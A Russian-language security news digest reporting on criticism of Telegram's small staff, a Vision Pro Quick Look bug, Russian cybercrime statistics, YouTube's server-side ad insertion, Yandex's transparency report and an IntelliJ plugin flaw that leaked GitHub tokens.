
После интервью, которое Павел Дуров дал Такеру Карлсону, эксперты раскритиковали Дурова, заявившего, что он — единственный владелец, директор и менеджер по продукту в компании, а в целом штат мессенджера составляет всего «около 30 инженеров».

Специалисты, включая известного криптографа и профессора университета Джонса Хопкинса Мэттью Грина (Matthew Green), а также главу по кибербезопасности Electronic Frontier Foundation Еву Гальперин (Eva Galperin), говорили, что их настораживает отсутствие сквозного шифрования в Telegram по умолчанию, малый штат сотрудников, а также «серверы, которые расположены в ОАЭ».

> «Telegram отличается от других (и это намного хуже!) тем, что Telegram — не просто приложение для обмена сообщениями, это еще и социальная медиаплатформа. Как социальная медиаплатформа, он хранит огромное количество пользовательских данных. Более того, он хранит содержимое всех сообщений, которые не относятся к сообщениям „один на один“ и не были специально (end-to-end) зашифрованы. А „тридцать инженеров“ означает, что некому бороться с юридическими запросами, нет инфраструктуры для решения проблем со злоупотреблениями и модерацией контента», — заявила Гальперин изданию TechCrunch.

Представители Telegram ответили на эту критику и пояснили изданию «Код Дурова», что слова главы компании были истолкованы не совсем правильно.

> «Во-первых, в материале издания (TechCrunch) была допущена откровенная ошибка: у Telegram нет никаких серверов в ОАЭ. Представитель мессенджера подчеркнул, что никакие данные пользователей там не хранятся.
>
> Во-вторых, материал TechCrunch во многом основан на непонимании того, что имел в виду Павел Дуров, рассказывая про сотрудников в интервью Карлсону Такеру.
>
> В-третьих, на самом деле за разработку и инфраструктуру отвечают 30 человек, но основная команда при этом состоит примерно из 60 человек. Помимо этих 60 членов основной команды, в Telegram есть отдельные команды по модерации и борьбе со злоупотреблениями», — заявили в компании и пояснили, что команда небольшая намеренно, но включает в себя экспертов в различных областях, что помогает быстрее реагировать на ситуации, чем в компаниях с большими командами.



ПАУКИ В VISION PRO

Разработчики Apple классифицировали недавно исправленную уязвимость в Vision Pro как проблему отказа в обслуживании (DoS), однако исследователь, обнаруживший эту ошибку, продемонстрировал, что на самом деле это более интересный баг.

Недавно Apple выпустила visionOS 1.2, обновив операционную систему своей VR-гарнитуры Vision Pro. Патч устранил сразу несколько уязвимостей, но одна из них выделяется тем, что это один из первых багов, который относится именно к этому продукту, а также «первый в истории хак в области пространственных вычислений», как заявляет исследователь.

Проблема, получившая идентификатор CVE-2024-27812, связана с обработкой специально созданного веб-контента. По информации Apple, она может привести к отказу в обслуживании. Однако обнаруживший этот баг ИБ-специалист Райан Пикрен (Ryan Pickren) продемонстрировал, что речь идет не просто о DoS-проблеме.

Vision Pro спроектирована таким образом, чтобы предотвращать запуск неавторизованных приложений и проникновение в личное пространство пользователя.

> *«По умолчанию нативные приложения ограничены контекстом Shared Space, где они ведут себя предсказуемо и их можно легко закрыть, — рассказывает эксперт. — Если приложение хочет предложить более иммерсивный опыт, оно должно получить явное разрешение от пользователя через подсказку на уровне ОС, что переведет приложение в доверенный контекст Full Space».*

Кроме того, сайты, которые пользователь посещает в Safari с помощью Vision Pro, могут воспроизводить 3D-объекты в комнате лишь в том случае, если пользователь вручную даст на это явное одобрение.

Однако Пикрен обнаружил, что Apple не применяет тот же уровень защиты к ARKit Quick Look — функции iOS, созданной несколько лет назад. Оказалось, что эта функция по-прежнему присутствует в WebKit и не требует никаких разрешений в Safari.

Исследователь показал, что злоумышленник может использовать эту функцию для создания 3D-объектов любого типа, включая анимированные и со звуковыми эффектами. Для этого достаточно вынудить пользователя посетить вредоносный сайт.

В качестве proof-of-concept атаки Пикрен продемонстрировал, как комната пользователя может наполниться сотнями виртуальных пауков и громко кричащих летучих мышей.

> *«Самое жуткое заключается в том, что эти анимированные файлы обрабатываются отдельным приложением (Quick Look), поэтому закрытие Safari не избавит от них, — объясняет исследователь. — А поскольку в visionOS нет Dock или какого либо другого Open Apps UI, нет очевидного способа избавиться от них, только бегать по комнате, чтобы физически коснуться каждого».*

Эксперт заключает, что был удивлен тем, что Apple классифицировала эту проблему как DoS. По его словам, компания выплатила ему вознаграждение за его находку, однако точная сумма не разглашается.

210 МИЛЛИАРДОВ РУБЛЕЙ УЩЕРБА ОТ ИТ-ПРЕСТУПЛЕНИЙ

Согласно статистике МВД РФ, которую озвучил министр Владимир Колокольцев, только в прошлом году от преступлений с использованием ИТ пострадало более **500 ТЫСЯЧ** человек и **ЧЕТВЕРТЬ** из них — пенсионеры. В 2024 году количество пострадавших уже приближается к **40 ТЫСЯЧАМ**.

Суммарный ущерб от таких преступлений за весь 2023 год и четыре месяца 2024 года составил более **210 МИЛЛИАРДОВ** рублей.

С 2020 года количество киберпреступлений возросло на **ТРЕТЬ**, и теперь их доля в общем объеме приблизилась к **40%**.

Продолжение статьи →

РЕКЛАМА НА YOUTUBE

Разработчики YouTube экспериментируют со встраиванием рекламы непосредственно в видеопоток, чтобы блокировщикам рекламы было сложнее от нее избавиться.

Первыми нововведение заметили создатели опенсорсного браузерного расширения SponsorBlock, которое собирает информацию о том, какие фрагменты видео содержат спонсорский контент, чтобы пропустить их.

Авторы SponsorBlock предупредили, что внедрение рекламы на стороне сервера нарушает работу расширения, и уже ведется работа над решением этой проблемы. Кроме того, встраивание рекламы в видеопоток сказывается на эффективности других блокировщиков, которые люди используют на YouTube.

Дело в том, что сейчас YouTube внедряет рекламу на стороне клиента: JavaScript-скрипты и видеоплеер на устройстве пользователя подгружают и показывают рекламу. То есть видеопоток и реклама разделены, а плеер запрограммирован на приостановку контента и воспроизведение рекламы в заданных точках.

Большинство блокировщиков отключают рекламу на YouTube, блокируя JavaScript, используемый для внедрения рекламы в видеопоток. SponsorBlock работает немного иначе: с помощью краудсорсинга он собирает информацию о различных сегментах видео и позволяет пользователям пропускать спонсорские интеграции.

Внедрение рекламы на стороне сервера позволяет встроить ее непосредственно в видеопоток, то есть еще до того, как контент будет доставлен зрителю. В итоге пользователи получают непрерывный поток, в который уже интегрирована реклама.

В SponsorBlock объясняют, что YouTube транслирует видео с помощью серии небольших фрагментов, которые «сшиваются» вместе для создания непрерывного потока. Порядок воспроизведения этих фрагментов определяется файлом манифеста, и, когда пользователь открывает видео, сервер YouTube передает ему плейлист, в который включены как контент, так и рекламные фрагменты.

Такой подход усложняет работу SponsorBlock, поскольку смещает временные метки для спонсорского контента, а в зависимости от продолжительности рекламы это смещение меняется. Кроме того, это создает трудности для работы других блокировщиков: они хуже распознают рекламу, которая является частью самого ролика (в отличие от легко обнаруживаемых инъекций на стороне клиента).

Пока разработчики SponsorBlock вынуждены блокировать сообщения от браузеров, где происходит внедрение рекламы на стороне сервера, чтобы предотвратить повреждение данных. Однако, если YouTube перейдет к внедрению рекламы на стороне сервера в большем масштабе, такой подход станет неэффективным.

Предполагается, что в будущем инструмент, вероятно, сможет вычислять продолжительность рекламы по метаданным и элементам пользовательского интерфейса YouTube, но пока система к этому не готова.

Что касается разработчиков других блокировщиков, со временем они могут создать более сложные алгоритмы обнаружения, использовать анализ метаданных и углубленное распознавание образов для определения резких изменений в аудио и видео, которые могут свидетельствовать о включении рекламы.

Представители Google прокомментировали ситуацию следующим образом:

> *«YouTube работает над повышением производительности и надежности как органического, так и рекламного видеоконтента. Это обновление может приводить к возникновению неоптимальных впечатлений от просмотра у пользователей блокировщиков рекламы.*
>
> *Блокировщики рекламы нарушают Terms of Service YouTube, и мы уже давно призываем пользователей поддерживать любимых авторов, разрешая рекламу на YouTube, или попробовать YouTube Premium для работы без рекламы».*


Стоит сказать, что практически аналогичный туманный комментарий в компании давали журналистам в конце мая 2024 года, когда пользователи блокировщиков обнаружили, что теперь в некоторых случаях видео на YouTube автоматически перематываются в конец или в роликах отключается звук, что делает просмотр видео невозможным.

ОТЧЕТ О ПРОЗРАЧНОСТИ «ЯНДЕКСА»


Компания «Яндекс» опубликовала отчет о прозрачности за вторую половину 2023 года.


С июля по декабрь 2023 года по требованию Роскомнадзора из поиска было удалено **193 927** ссылок (на **3402** ссылки больше, чем в первой половине 2023 года), а также получено **36 305** запросов на раскрытие данных о пользователях.

Больше всего запросов на раскрытие данных пользователей (**22 918**) пришлось на «Райдтех», в который входят сервисы такси, самокатов, доставки и «Драйв». Процент отказов составил **16%** (**3652** случая). Далее идут «Яндекс Почта» (**6115** запросов и **859** отказов) и «Фудтех» («Еда», «Лавка», «Деливери»; **4556** запросов и **1294** отказа).



Также к «Яндексу» обращались по закону «о праве на забвение», который обязывает поисковые системы удалять из результатов поиска ссылки на незаконную, недостоверную или неактуальную информацию о заявителе. Всего таких запросов набралось **11 598** за полгода.





IDE INTELLIJ СЛИВАЕТ ТОКЕНЫ GITHUB

JetBrains предупредила клиентов об исправлении критической уязвимости, которая затронула пользователей IDE IntelliJ и позволяла получить доступ к токенам GitHub.

Уязвимость отслеживается под идентификатором CVE-2024-37051 и затрагивает все IDE на базе IntelliJ, начиная с версии 2023.1, в которых включен, настроен или используется плагин JetBrains GitHub.

> *«29 мая 2024 года мы получили сообщение о возможной уязвимости, которая способна влиять на pull request'ы в IDE, — рассказал Илья Плескунин, руководитель группы поддержки безопасности в JetBrains. — Так, вредоносный контент, содержащийся в пул реквесте для GitHub и обрабатываемый IDE на базе IntelliJ, может привести к передаче токенов доступа на сторонний хост».*

JetBrains уже выпустила патчи, устранившие критическую проблему в версии 2023.1 или более поздних. Также компания исправила уязвимый плагин JetBrains GitHub и удалила все ранее затронутые версии из своего официального маркетплейса плагинов.

